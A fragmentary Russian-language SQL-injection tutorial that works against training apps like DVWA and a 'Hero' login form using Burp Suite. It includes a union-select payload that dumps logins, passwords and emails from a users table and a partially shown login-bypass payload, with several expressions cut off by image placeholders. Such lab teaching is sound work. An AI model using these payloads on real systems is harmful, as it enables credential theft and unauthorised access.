
Выражение ложное, и список фильмов не выводится.

Далее попробуем вывести пользователя (user), версию операционной системы.

Это делается с помощью выражения: «iron' union select



Можно вывести логины, пароли, адреса электронной почты, с помощью выражения «iron' union select 1,login,password,email,5,6,7 from users #»:





Уязвимость SQL Injection (Login Form/Hero)


Рассмотрим разновидность SQL — инъекции, которая может существовать в поле для ввода логина. Мы должны обойти вход в систему с помощью SQLi,

поэтому сначала проверим SQLi с одинарной кавычкой (') и воспользовавшись инструментом Burp Suite.


Сконнектим наш браузер с Burp. Не буду описывать, как это делается, а просто укажу скриншоты:




Теперь можно указать кавычку в поле ввода логина, с перехватом трафика:




Параметр был изменен, на введенный в поле логина. Получаем также ошибку в синтаксисе:



Теперь можно поиграться с выражениями в параметре ввода логина инструмента BurpSuite. Он будет выглядеть как: «login=' or



В итоге получаем вывод под другим пользователем, с именем и подсказкой:




Отлично, мы проэксплуатировали эту уязвимость.

Поиск и эксплуатация слепых SQL-инъекций.


Здравствуйте, дорогие друзья.

Поговорим о слепой SQL-инъекции, и она относится к такому типу инъекций, который не показывает ошибки.

Для примера я перешел в веб-приложение DVWA, на вкладку «SQL Injection», и добавил в поле одну кавычку «'»:





И после ввода, ждем на кнопку «Submit», и видим ошибку:



Иными словами, я могу использовать эту уязвимость.

В то же время, слепая SQL инъекция не выводит никаких ошибок, и если мы протестируем аналогичный пример на вкладке «SQL Injection (Blind)», то не получим никакой ошибки:

